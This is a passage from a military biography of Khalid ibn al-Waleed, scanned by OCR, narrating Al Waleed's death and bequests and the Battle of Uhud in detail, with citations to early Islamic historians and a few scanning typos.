1. According to Ibn Hisham (Vol. 1, p. 390) the Prophet himself challenged Rukkana, but I have narrated Ibn-ul-Asir's version (Vol. 2, pp. 27-28), as the event is more likely to have happened this way.
2. This is Ibn Qutaibah's placing (p. 180). Tabari, however, places Umar as the 67th Muslim (Vol. 3, p. 270).
3. Ten years reckoning by the lunar year, which is, at an average, 11 days shorter that the solar year.
4. For the names of these 10 men, see the Companions page or Note 1 in Appendix B.

The Prophet remained in Makkah, bearing up against what became increasingly more unbearable. Then some men of Madinah (at the time known as Yathrib) met the Prophet and accepted Islam. Knowing the danger to which the Prophet was exposed, they invited him to migrate to their settlements and make his home with them. With this invitation came Allah's permission for the Muslims to migrate, and the Prophet sent most of them to Madinah.

In September 622, the Quraish finally made up their minds to assassinate Muhammad. On the eve of the planned assassination, during the night, the Prophet left his house and, accompanied by Abu Bakr, a slave and a guide, migrated to Yathrib. With his safe arrival at Yathrib, Madinah (as the place was now to be called) became the seat and centre of the Muslim faith and the capital of the new Muslim State. The era of persecution was over.

Three months after the Prophet's departure from Makkah, Al Waleed called his sons to his death bed, He knew that he was dying. *"O my sons!"* he said. *"There are three tasks*

that I bequeath you. See that you do-not foil in carrying them out. The first is my blood feud with the Khuza'a. See that you take revenge. By Allah, I know that they are not guilty, but I fear that you will be blamed after this day. The second is my money, accruing from interest due to me, with the Saqeef, See that you get it back. Thirdly, I am due compensation or blood from Abu Uzeihar."[1] This bad man married the daughter of Al Waleed and then put her away from him without returning her to her father's home.

Having made these bequests, Al Waleed died. He was buried with all the honour due to a great chief, a respected elder and a noble son of the Quraish.

The first of the problems was settled without too much difficulty; the Khuza'a paid blood money, and the matter was closed without violence. The second matter remained pending for many yeays, and was then shelved as unsettled. As for the third problem, i.e. the feud with the son-in-law of Al Waleed, Khalid's brother, Hisham, decided that he would be content with nothing less than the blood of Abu Uzeihar. He waited more than a year before he got his chance. Then he killed his man. The matter assumed an ugly aspect, and there was danger of further bloodshed between the two families; but Abu Sufyan intervened and made peace. No more blood was shed.

During the years following his father's death, Khalid lived peacefully in Makkah, enjoying the good life which his wealth made possible. He even travelled to Syria with a trade caravan, to a large town called Busra, which he was to approach many years later as a military objective.

We do not know how many wives or children he had at this time, but we know of two sons: the elder was called Sulaiman, the younger, Abdur-Rahman. The latter was born about six years before the death of Al Waleed, and was to achieve fame in later decades as a commander in Syria. But according to Arab custom, it was Sulaiman by whose name Khalid became known. Thus he was called variously: Khalid, his own name; Ibn Al Waleed, i.e. the son of Al Waleed; and Abu Sulaiman, i.e. the father of Sulaiman. Most people addressed him as Abu Sulaiman.

1. Ibn Hisham: Vol. 1, pp. 410-411.

Chapter 3

(The Battle of Uhud)

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"Allah did indeed fulfil His Promise to you, when you were about to annihilate the enemy with His permission, until you flinched and fell to disputing about the command, and disobeyed after He showed you what you covet. Among you were some that hankered after this world and among you were some that desired the Hereafter. Then did He divert you from them in order to test you. But He has forgiven you, for Allah is full of grace to those who have faith."
[Quran 3:152]

Everybody in Makkah rejoiced at tbe arrival of the caravan from Palestine. The caravan had been in grave danger during the few days it moved along the coastal road near Madinah and very nearly fell into the hands of the Muslims. It was only the skill and leadership of Abu Sufyan, who led the caravan, that saved it from capture. The caravan

consisted of 1,000 camels and had taken goods worth 50,000 dinars, on which Abu Sufyan had made a cent per cent profit. Since every family of note in Makkah had invested in this caravan, its return with so much profit was a matter of jubilation for all Makkah. And it was spring in Arabia: the month of March, 624.

Even as the people of Makkah sang and danced, and the merchants rubbed their hands while awaiting their share of the profit, the battered and broken army of the Quraish picked its weary way towards Makkah. This army had rushed out in response to Abu Sufyan's call for help when he had first realised the danger from the Muslims. Before the Quraish army could come into action, however, Abu Sufyan had extricated the caravan and sent word to the Quraish to return to Makkah as the danger had passed. But Abu Jahl, who commanded the army, would have none of this. He had spent the past 15 years of his life in bitter opposition to the Prophet, and he was not going to let this opportunity slip away. Instead of returning, he had precipitated a battle with the Muslims.

Now this proud army was returning home in a state of shock and humiliation.

While the Quraish army was still on its way, a messenger from it sped to Makkah on a fast camel. As he entered the outskirts of the town, he tore his shirt and wailed aloud, announcing tragedy. The people of Makkah hastily gathered around him to seek news of the battle. They would ask about their dear ones and he would tell of their fate. Among those present were Abu Sufyan and his wife, Hind.

From this messenger Hind heard of the loss of her dear ones; of the death of her father, Utbah, at the hands of Ali and Hamza, uncle of the Prophet; of the death of her uncle, Sheiba, at the hands of Hamza; of the death of her brother, Waleed, at the hands of Ali; of the death of her son, Handhalah, at the hands of Ali. She cursed Hamza and Ali and swore vengeance.

The Battle of Badr was the first major clash between the Muslims and their enemies. A small force of 313 Muslims had stood like a rock against the onslaught of 1,000 infidels. After an hour or two of severe fighting the Muslims had shattered the Quraish army, and the Quraish had fled in disorder from the battlefield. The finest of the Quraish had fallen in battle or been taken prisoner.

A total of 70 infidels had been killed and another 70 captured by the Muslims, at a cost of only 14 Muslim dead. Among those killed were 17 members of the Bani Makhzum, most of them either cousins or nephews of Khalid. Abu Jahl had been killed. Khalid's brother, Waleed, had been taken prisoner.

As the messenger announced the names of those who had fallen and those who had killed them, the Quraish noted the frequency with which the names of Ali and Hamza were repeated. Ali had killed 18 men by himself and had shared in the killing of four others. Hamza had killed four men and shared with Ali in the killing of another four. The name of Ali thus dominated the proceedings of this sad assembly.

Two days later Abu Sufyan held a conference of all the leaders of the Quraish. There was not one amongst them who had not lost a dear one at Badr, Some had lost fathers, some sons, some brothers. The most vociferous at the conference were Safwan bin Ummayya and Ikrimah, son of Abu Jahl.

Ikrimah was the most difficult to restrain. His father had had the distinction of commanding the Quraish army at Badr and had fallen in battle. The son drew some comfort from the fact that his father had killed a Muslim at Badr and that he himself had killed another. Moreover, he had attacked and severed the arm of the Muslim who had mortally wounded his father; but that was not enough to quench his thirst for revenge. He insisted that as noble Quraish they were honour-bound to take revenge.

"And I have lost my son, Handhalah." said Abu Sufyan. *"My thirst for revenge is no less than yours. I shall be the first to prepare and launch a powerful expedition against Muhammad."*[1]

At this conference they all took the pledge of revenge; this time none would stay back. An expedition would be prepared such as had never assembled at Makkah before, and other local tribes would be invited to join the expedition and take part in the annihilation of the Muslims. The entire profit from the caravans, amounting to 50,000 dinars, would be spent on financing the expedition- Abu Sufyan was unanimously elected as the commander of the Quraish army.

Abu Sufyan now gave two decisions, the first of which was more or less universally accepted. This was to the effect that there should be no weeping and no mourning of any kind for those who had fallen at Badr. The idea behind this order was that tears would wash away the bitterness in their hearts, and that this bitterness should be kept alive until they had taken their revenge against the Muslims. However, those whose burden of sorrow was too heavy to carry wept secretly.

The second decision related to the prisoners who were in Muslim hands. Abu Sufyan forbade all efforts to get them released for fear that if these efforts were made immediately, the Muslims might put up the price. This decision, however, was not followed by everyone. Within two days a man left Makkah secretly at night to ransom his father; and when others came to know about this, they took the matter into their own hands and got their dear ones released. Abu Sufyan had no choice but to revoke his decision.

The rate of ransom varied. The top rate was 4,000 dirhams and there was a graduated scale down to 1,000 dirhams for those who could not afford to pay more. A few prisoners who were too poor to pay but were literate, earned their freedom by teaching a certain number of Muslim children to read and write. Some destitute ones were released by the Prophet without ransom on condition that they would never again take up arms against Muslims.

Among those who went to negotiate the release of the prisoners were Ikrimah, Khalid (who had missed the battle of Badr on account of his absence from the Hijaz) and Khalid's brother, Hisham. Khalid and Hisham arranged the release of their brother, Waleed. When Hisham heard that the ransom would be 4,000 dirhams, he began to haggle for a lower sum but was rebuked by Khalid. The sum of 4,000 dirhams was duly paid for the release of Waleed, whereafter the three brothers left Madinah and camped for the night at a place called Zhul Halifa, a few miles away. Here, during the night, Waleed slipped away from the camp, returned to Madinah, reported to the Prophet and became a Muslim. He thereafter proved a devout Muslim and became very dear to the Prophet; and in spite of his new faith, his relations with Khalid remained as warm and loving as ever.

While at the Quraish conference the main theme of the discussion had been revenge, another factor which drove the Quraish to war with the Muslims was economic survival. The main route of the Quraish caravan to Syria and Palestine lay along the coastal road which now, after the Battle of Badr, was no longer open to them. In November, Safwan bin Ummayya felt the need for more trade, and despatched a caravan towards Syria on another route which he thought might be safe. This caravan left Makkah on the road to Iraq, and after travelling some distance turned north-west towards Syria, bypassing Madinah at what Safwan considered a safe distance. But the Holy Prophet came to know of this caravan and sent Zaid bin Harithah with 100 men to capture it, which Zaid did.

Safwan then went to Abu Sufyan, and both leaders agreed that since the economic well-being and prosperity of the Quraish depended on their profitable trade with Syria, the sooner the Muslims were crushed the better. Ikrimah also was impatient and pressed for speed. Abu Sufyan, however, as a wise old chief, knew that it would take time to prepare the expedition and purchase the camels, the horses and the weapons. He promised to do his best.

The preparations for the expedition now began in right earnest. While they were in progress, an unbeliever of doubtful character approached Abu Sufyan with a proposal. This man was Abu Amir of Madinah. He had taken exception to the arrival of the Holy Prophet at Madinah and to the speed with which members of his own clan, the Aws, had begun to embrace Islam. Consequently he had left Madinah and sworn never to return as long as Muhammad remained in power. At Makkah he took to inciting the Quraish against the Muslims. In the old days Abu Amir had been known as the Monk, but the Holy Prophet had given him the nickname of the Knave! Thus the Muslims knew this man as Abu Amir the Knave.[2]

1. Waqidi: *Maghazi*, pp. 156-7
2. Ibn Hisham: Vol. 2, p. 67.

"I have 50 members of my clan with me", he said to Abu Sufyan. *"I have much influence with my clan, the Aws. I propose that before the battle begins I be permitted to address the Aws among the Muslims, and I have no doubt that they will all desert Muhammad and come over to my side."* [1] Abu Sufyan gladly accepted the arrangement. The Aws were one of the two major tribes of Madinah and would comprise more than a third of the Muslim army.

Parleys were begun with neighbouring tribes, and strong contingents were received from the Kinana and the Thaqeef. Early in March 625, the assembly of the expedition began at Makkah. At this time Abbas, uncle of the Prophet, wrote to him from Makkah to inform him of the preparations being made against him.

In the second week of March, the Quraish set out from Makkah with an army of 3,000 men, of whom 700 were armoured. They had 3,000 camels and 200 horses. With the army went 15 Quraish women in litters, whose task it was to remind the Quraish of the comrades who had fallen at Badr and to strengthen their spirits. Among these women was Hind, who acted as their leader, and the role came naturally to her. Others were the wife of Ikrimah, the wife of Amr bin Al Aas and the sister of Khalid. One of the women, whom we shall hear of again later, was Amrah bint Alqama, and there were also some songstresses who carried tambourines and drums.

As the expedition moved towards Madinah, one of the leaders of the Quraish, Jubair bin Mut'im, spoke to his slave, who was known as the *Savage*-Wahshi bin Harb. *"If you kill Hamza, the uncle of Muhammad, in revenge for the killing of my uncle at Badr, I shall free you."* **2** The Savage liked the prospect. He was a huge, black Abyssinian slave who always fought with a javelin from his native Africa. He was an expert with this weapon and had never been known to miss.

After travelling a little further, the Savage saw one of the litter-carrying camels move up beside him. From the litter Hind looked out and spoke to the Savage. *"O Father of Blackness!"* she addressed him. *"Heal, and seek your reward."* **3** She promised him that if he would kill Hamza in revenge for his killing her father, she would give him all the ornaments that she was wearing.

The Savage looked greedily at her ornaments-her necklace, her bracelets, the rings that she wore on her fingers. They all looked very expensive and his eyes glittered at the prospect of acquiring them.

The Holy Prophet had been warned by Abbas of the Quraish preparations before they left Makkah. While they were on their way, he continued to receive information of their progress from friendly tribes. On March 20, the Quraish arrived near Madinah and camped a few miles away, in a wooded area west of Mount Uhud. On this very day the Prophet sent two scouts to observe the Quraish, and these scouts returned to give their exact strength.

On March 21, the Prophet left Madinah with 1,000 men, of whom 100 were armoured. The Muslims had two horses, of which one was the Prophet's. They camped for the night near a small black hillock called Shaikhan, a little over a mile north of Madinah.

The following morning, before the march was resumed, the Hypocrites, numbering 300 under the leadership of Abdullah bin Ubayy, left the Prophet on the plea that fighting the Quraish outside Madinah had no prospect of success, and that they would not take part in an operation which in their view was doomed to failure. The Hypocrites returned to Madinah. The Prophet was now left with 700 men; and with this strength he marched from the camp. The Prophet had not actually intended to fight outside Madinah. It had been his wish that the Muslims should await the arrival of the Quraish on their home ground and fight the battle in Madinah; but most of the Muslims had insisted that they go out to meet the Quraish, and so the Prophet, submitting to their demand, had marched out to give battle to the Quraish outside Madinah. But although he was going out to meet his enemy in the open, he would nevertheless fight the battle on ground of his own choice. He moved to the foot of Mount Uhud and deployed for battle.

1. Waqidi: *Maghazi*, p. 161
2. Ibn Hisham: Vol. 2, pp. 61-2.
3. *Ibid*.

Uhud is a massive feature lying four miles north of Madinah (the reference point in Madinah being the Prophet's Mosque) and rising to a height of about 1,000 feet above the level of the plain. The entire feature is 5 miles long. In the western part of Uhud, a large spur descends steeply to the ground, and to the right of this spur, as seen from the direction of Madinah, a valley rises gently and goes up and away as it narrows at a defile

about 1,000 yards from the foot of the spur. Beyond this defile it shrinks into nothingness as it meets the main wall of the ridge. At the mouth of this valley, at the foot of this spur, the Prophet placed his army. The valley rose behind him.

He organised the Muslims as a compact formation with a front of 1,000 yards. He placed his right wing at the foot of the spur and his left wing at the foot of a low hill, about 40 feet high and 500 feet long, called Ainain. The Muslim right was safe, but their left could be turned from beyond Ainain; so, to meet this danger, the Prophet placed 50 archers on Ainain, from which they could command the approaches along which the Quraish could manoeuvre into the Muslim rear. These archers, under the command of Abdullah bin Jubair, were given instructions by the Prophet as follows; *"Use your arrows against the enemy cavalry. Keep the cavalry off our backs. As long as you hold your position, our rear is safe. On no account must you leave this position. If you see us winning, do not join us; if you see us losing, do not come to help us."* **1** The orders to this group of archers were very definite. Since Ainain was an important tactical feature and commanded the area immediately around it, it was imperative to ensure that it did not fall into the hands of the Quraish.

Behind the Muslims stood 14 women whose task it was to give water to the thirsty, to carry the wounded out of battle and to dress their wounds. Among these women was Fatimah, daughter of the Prophet and wife of Ali The Prophet himself took up his position with the left wing of his army.

The Muslim dispositions were intended to lead to a frontal positional battle and were superbly conceived. They gave the Muslims the benefit of fully exploiting their own sources of strength-courage and fighting skill. They also saved them from the dangers posed by the Quraish strength in numbers and in cavalry-the mobile manoeuvre arm which the Muslims lacked. It would have suited Abu Sufyan to fight an open battle in which he could manoeuvre against the Muslim flanks and rear with his cavalry and bring his maximum strength to bear against them. But the Prophet neutralised Abu Sufyan's advantages, and forced him to fight on a restricted front where his superior strength and his cavalry would be of limited value. It is also worth noting that the Muslims were actually facing Madinah and had their backs to Mount Uhud; the road to Madinah was open to the Quraish.

Now the Quraish moved up. They established a battle camp a mile south of the spur, and from here Abu Sufyan led his army forward and formed it in battle array facing the Muslims. He organised it into a main body of infantry in the centre with two mobile wings. On the right was Khalid and on the left Ikrimah, each with a cavalry squadron 100 strong. Amr bin Al Aas was appointed in over-all charge of the cavalry, but his task was mainly that of co-ordination. Abu Sufyan placed 100 archers ahead of his front rank for the initial engagement. The Quraish banner was carried by Talha bin Abi Talha, one of the survivors of Badr. Thus the Quraish deployed with their backs to Madinah, facing the Muslims and facing Mount Uhud. In fact they stood between the Muslim army and its base at Madinah. (For the dispositions of the two armies see Map 1).


Just behind the Quraish main body stood their women. Before battle was joined, these women, led by Hind, marched back and forth in front of the Quraish, reminding them of those who had fallen at Badr. Thereafter, just before the women withdrew to their position in the rear of the army, the clear, strong voice of Hind rose as she sang:

O you sons of Abduddar!
Defenders of our homes!
We are the daughters of the night;
We move among the cushions.
If you advance we will embrace you.
If you retreat we will forsake you
With loveless separation. 2

1. Ibn Hisham: Vol. 2, pp. 65-66; Waqidi: *Maghazi*, p. 175.
2. Ibn Hisham: Vol. 2, p. 68. Waqidi: *Maghazi*, p. 176.

It was the morning of Saturday, March 22, 625 (the 7th of Shawwal, 3 Hijri)-exactly a year and a week after Badr. 1 The armies faced each other in orderly ranks, 700 Muslims against 3,000 unbelievers. This was the first time that Abu Sufyan had commanded in the field against the Prophet, but he had able lieutenants and felt certain of victory. The Muslims repeated to themselves the Quranic words: **"Sufficient for us is Allah, and what a good protector He is." [Quran 3: 173]** And they awaited the decision of Allah.

The first event, after the forming up of the two armies, was the attempt by the Knave to subvert the Aws. This man stepped forward ahead of the front rank of the Quraish, along with his 50 followers and a large number of the slaves of the Quraish. He faced the Aws and called, *"O people of the Aws! I am Abu Amir. You know me!"* The reply from the Aws was unanimous: *"No welcome to you, O Knave!"* This was followed by a shower of stones hurled with great delight by the Aws at the Knave and his group, under which the group hastily withdrew through the ranks of the Quraish. Observing the look of derision on the faces of the Quraish, the Knave assumed a prophetic posture and observed, *"After me my people will suffer."* 2 But the Quraish were not impressed!



After the encounter of the Knave, the archers opened up from both sides. This was a kind of artillery duel between the 100 archers of the Quraish and the Muslim archers, who were either in the group on Eniein or dispersed along the front rank of the Muslims. Many salvoes were fired. Under cover of the Quraish archers Khalid advanced with his squadron to attack the left wing of the Muslims, but was forced back by accurate fire from the Muslim archers. As the archers' engagement ended, the song of the Quraish women was again heard on the battlefield: *"We are the daughters of the night... "*

The next phase was the phase of duels by the champions of the two armies. Talha, the standard bearer of the Quraish, stepped out of the front rank and called *"I am Talha, son of Abu Talha. Will anyone duel?"* **3** On his challenge, Ali strode out and before Talha could deliver a single blow, Ali struck him with his sword and felled him. Talha was only wounded, and as Ali raised his sword to strike again, Talha begged for mercy. Ali promptly turned away. Later, however, while the general engagement was in progress, the wounded Talha was despatched by the Muslims. On the fall of Talha, another infidel came forward and picked up the Quraish standard. This man was killed by Hamza, As Hamza killed him, he was noticed by the Savage who stood behind the Quraish ranks. Stealthily the Savage began to move towards the right in order to approach Hamza from a flank. Hamza was easily recognisable by a large ostrich feather which he wore in his turban.

Now the duels became more general. One after the other the relatives of Talha picked up the standard, and one after the other they were killed by the Muslims, the largest number

falling before Ali's sword, Abu Sufyan also rode up to duel and was faced by Handhalah bin Abu Amir, who was dismounted. Before Abu Sufyan could use his lance or draw his sword, Handhalah struck at the forelegs of the horse and brought it down. Abu Sufyan shouted for help and was assisted by one of his companions, who engaged and killed Handhalah. Abu Sufyan withdrew hastily to the safety of the Quraish ranks.

Another Quraish warrior who came forward was Abdur-Rahman, son of Abu Bakr. He stepped out of the front rank and gave the usual challenge, whereupon his father, Abu Bakr, drew his sword and prepared to move forward from the Muslim position to fight him. But Abu Bakr was restrained by the Holy Prophet, who said to him, *"Sheathe your sword,"* **4** This Abdur-Rahman was later to become one of the most valiant warriors of Islam and acquire glory in the Muslim campaigns in Syria.

1. Some historians have placed the date of the Battle of Uhud a week later, but the earlier date is probably more correct.
2. Ibn Hisham: Vol. 2, p. 67; Ibn Sad: p. 543.
3. Waqidi: *Maghazi*, p. 176.
4. *Ibid*: p. 200.

Soon after the duels, the fighting became general and both armies were locked in fierce hand-to-hand fighting. The Muslims were superior in swordmanship and courage, but these advantages were offset by the numerical superiority of the Quraish. As this general engagement of the main body progressed, Khalid made another sally towards the left wing of the Muslims, where the Prophet stood, but was again driven back by the Muslim archers on Ainain.

The Prophet himself participated in this action by firing arrows into the general mass of the Quraish. Beside him stood Sad bin Abi Waqqas, who was an arrow-maker by profession and was among the best archers of his time. The Prophet would indicate targets to Sad and Sad would invariably score a hit.

Hamza was fighting near the left edge of the Muslim force. By now he had killed two men and found a third one approaching him-a man named Saba hin Abdul Uzza, whom Hamza knew well. *"Come to me!"* shouted Hamza, *"O son of the skin-cutter!"* **1** (The mother of Saba used to perform circumcision operations in Makkah!) The colour rose in Saba's face as he drew his sword and rushed at Hamza.

As the two men began to duel with sword and shield, the Savage, crawling behind rocks and bushes, approached Hamza, At last he got within javelin range and with an experienced eye measured the distance between himself and his victim. Then he stood up and raised his javelin for the throw. Hamza struck a mortal blow on the head of Saba, and Saba fell in a heap at Hamza's feet. At this very moment the Savage hurled his javelin. The cruel weapon, thrown with unerring aim, struck Hamza in the abdomen and went right through his body. Hamza turned in the direction of the Savage and, roaring with anger, took a few steps towards him. The Savage trembled as he waited behind a large rock, but Hamza could only take a few steps before he fell.

The Savage waited until all movement had ceased in Hamza's body, and then walked up to the corpse and wrenched out his javelin. He then casually walked away from the scene of fighting. He had done his job. The Savage would fight more battles in his life, but

there would be no more battles for the noble Hamza- "Lion of Allah and of His Prophet!" [2]

Soon after this, the Quraish army began to waver and the Muslims pressed harder in their assault. When several Quraish standard-bearers had been either killed or wounded, their standard was picked up by a slave who continued to fight with it until he too was killed and the standard fell again. As it fell, the Quraish broke and fled in disorder.

There was now complete panic in the ranks of the Quraish. The Muslims pursued them, but the Quraish outran their pursuers. The Quraish women wailed when they saw what had befallen their men. They also took to their heels; and raising their dresses in order to be able to run faster, gave a fine view of their flashing legs to the delighted Muslims. All the women ran except Amra, who remained where she had stood, close behind the original Quraish battle line.

The Muslims got to the Quraish camp and began to plunder it. There was complete confusion in the camp with women and slaves milling around, hoping not to be killed, while the Muslims rifled everything they could find and shouted with glee. There was now no order, no discipline, no control, for the Muslims felt that the battle was won. The first phase of the battle was indeed over. The casualties had been light, but the Quraish had been clearly defeated. This should have marked the end of the Battle of Uhud, but it did not.

As the Quraish fled and the Muslims, following in their footsteps, entered the Quraish camp, the two mobile wings of the Quraish stood firm. Both Khalid and Ikrimah moved back a bit from their previous positions but kept their men under complete control, not permitting a single rider to retreat. And Khalid now watched this confused situation, looking now at the fleeing Quraish, now at the plundering Muslims, now at the archers on Ainain. He did not quite know what to do; but he was capable of a high degree of patience and waited for an opportunity which would give him a line of action. Soon his patience was rewarded.

1. Ibn Hisham: Vol. 2, p. 70.
2. Waqidi: *Maghazi*, p. 225.

When the archers on Ainain saw the defeat of the Quraish and the arrival of the Muslims at the Quraish camp, they became impatient to take part in the plunder of the camp. The Quraish camp looked very tempting. They turned to their commander, Abdullah bin Jubair, and asked for permission to join their comrades, but Abdullah was firm in his refusal. *"You know very well the orders of the Messenger of Allah"*, he said. *"We are to remain on this hill until we receive his orders to leave it." "Yes, but that is not what the Messenger of Allah intended,"* the archers replied. *"We were to hold this hill during battle. Now the battle is over, and there is no point in our remaining here."* And in spite of the protests of their commander, most of the archers left the hill and ran towards the Quraish camp shouting, *"The booty! The booty!"* [1] Abdullah was left with nine archers on the hill. This movement was observed by the keen eyes of Khalid, who waited until the archers had reached the Quraish camp.

Then Khalid struck. He launched a mounted attack against the few archers who remained on the hill, with the intention of capturing this position and creating for himself room for

manoeuvre, Ikrimah saw the movement of Khalid and galloped across the plain to join Khalid's squadron. As Khalid's squadron reached the top of the hill, Ikrimah's squadron was just behind while Ikrimah himself came ahead and began to take part in the assault on the Muslim archers.

The faithful archers who had remained on the hill resisted gallantly. Some were killed while the remainder, all wounded, were driven off the hill by the assault of Khalid. Abdullah bin Jubair, defending to the last the position which the Prophet had entrusted to him, suffered many wounds and was then slain by Ikrimah. Now Khalid's squadron, followed by Ikrimah's, swept forward and came in behind the line that had been held by the Muslims an hour ago. Here the two squadrons wheeled left and charged at the Muslims from the rear. Ikrimah with a part of his squadron assaulted the group which stood with the Holy Prophet, while Khalid's squadron and the remainder of Ikrimah's squadron attacked the Muslims in the Quraish camp.

Khalid drove into the rear of the unsuspecting Muslims, confident that having taken them unawares he would soon tear them to pieces. But the Muslims refused to be torn to pieces. As the Quraish cavalry reached the camp, there was an uproar in the ranks of the Muslims, and a few of them lost their heads and fled. Most of them, however, stayed and fought. As long as the Prophet lived, these men were not going to acknowledge defeat. But as the Muslims turned to fight the Quraish cavalry, Amra rushed towards the Quraish standard which lay on the ground. She picked up the standard and waved it above her head in the hope that the main body of the Quraish would see it.

By now Abu Sufyan had regained control over most of the infantry, He saw the movement of the cavalry. He saw the Quraish standard waving in the hands of Amra and he got his men back into action. Knowing that the Muslims had been taken in the rear by the cavalry, the Quraish rushed into battle once again, shouting their war cry: *"O for Uzza! O for Hubal!"* **2**


The Muslims were now caught between two fires, the Quraish cavalry attacking from the rear and the bulk of the Quraish infantry attacking from the front. Abu Sufyan himself charged into battle and killed a Muslim. The situation soon became desperate for the Muslims, who broke up into small groups, each fighting on its own to repel the attacks of the cavalry and infantry. The confusion increased, and in the dust a few of the Muslims even began to fight each other. There was some alarm, but still no panic. Losses began to mount among the Muslims, but they held out-determined to fight to the last. At about this time, Khalid killed his first man-Abu Aseera-with his lance and knocked down another Muslim. Believing him dead, Khalid rode on; but the second man was only wounded and got up to fight again.

1. Waqidi: *Maghazi*, pp. 178-179.; Ibn Sad: pp. 545, 551.
2. Waqidi: *Maghazi*, p. 188; Ibn Sad: p. 545.

The battle was now divided into two separate actions. There was the main body of the Muslims holding out against the main part of the Quraish army, and there was the group with the Holy Prophet holding out against part of Ikrimah's squadron and some of the; Quraish infantry which had returned to attack him.

Now began the ordeal of the Prophet. (See Map 2. below)

MAP 2: THE BATTLE OF UHUD—II



When the Muslims left their positions in pursuit of the Quraish, the Holy Prophet remained at his battle location. Here he had with him 30 of his Companions who stuck to him and refused to be tempted by the prospect of plunder. Among these 30 were some of the closest of his followers, including, Ali, Abu Bakr, Sad bin Abi Waqqas, Talha bin Ubaidullah, Abu Ubaidah, Abdur-Rahman bin Auf, Abu Dujanah and Mus'ab bin Umair. With the group were also present two women who had busied themselves with carrying water to the Muslims and had now joined the Prophet.

As Khalid captured the archers' position and the Quraish cavalry began to wheel round to attack the Muslims in the rear, the Prophet realised the seriousness of the predicament in which the Muslims were placed. He could do nothing to control and direct the actions of the main body, for it was too far away; and he knew that his own group would soon be under attack. His present position was utterly untenable, so he decided to move to the foot of the spur immediately behind him (not the spur at the foot of which the Muslim right wing had been placed), and with this intention he started to move backwards. But he had not gone more than about a quarter of a mile with his 30 Companions when Ikrimah with his horsemen moved up and barred his way. The Prophet determined to stand and fight where he stood; and it was not long before a Quraish infantry group also arrived to attack the Prophet.

The Prophet's group found itself assailed from front and rear. The Muslims formed a cordon around the Prophet to defend him and the fighting gradually increased in intensity. The Prophet himself used his bow to effect and continued to use it until it broke. Thereafter he used his own arrows to augment those of Sad, whose superb archery

gave a great deal of trouble to the Quraish. Every Muslim took on an opposing group of three or four men and either fell himself or drove his opponents back.

The first of the Quraish to reach the Prophet's position was Ikrimah. As Ikrimah led a group of his men forward the Prophet turned to Ali and, pointing at the group, said, *"Attack those men."* Ali attacked and drove them back, killing one of them. Now another group of horsemen approached the position. Again the Prophet said to Ali, *"Attack those men."* **1** Ali drove them back and killed another infidel.

As the fighting increased in severity, the Quraish began to shower the Prophet's group with arrows and stones, They would use these missiles from a distance and then charge with swords, either mounted or on foot. To shield the Prophet from the arrows, Abu Dujanah stood in front of him, with his back to the Quraish infantry, from which came most of the arrows. After some time the back of Abu Dujanah was so studded with arrows that he looked like a porcupine, but he continued passing his own arrows to Sad. Talha also stood beside the Prophet. On one occasion, when an arrow seemed about to hit the Prophet in the face, Talha put his hand in the arrow's line of flight and stopped it with his hand. Talha lost a finger as a result, but saved the Prophet.

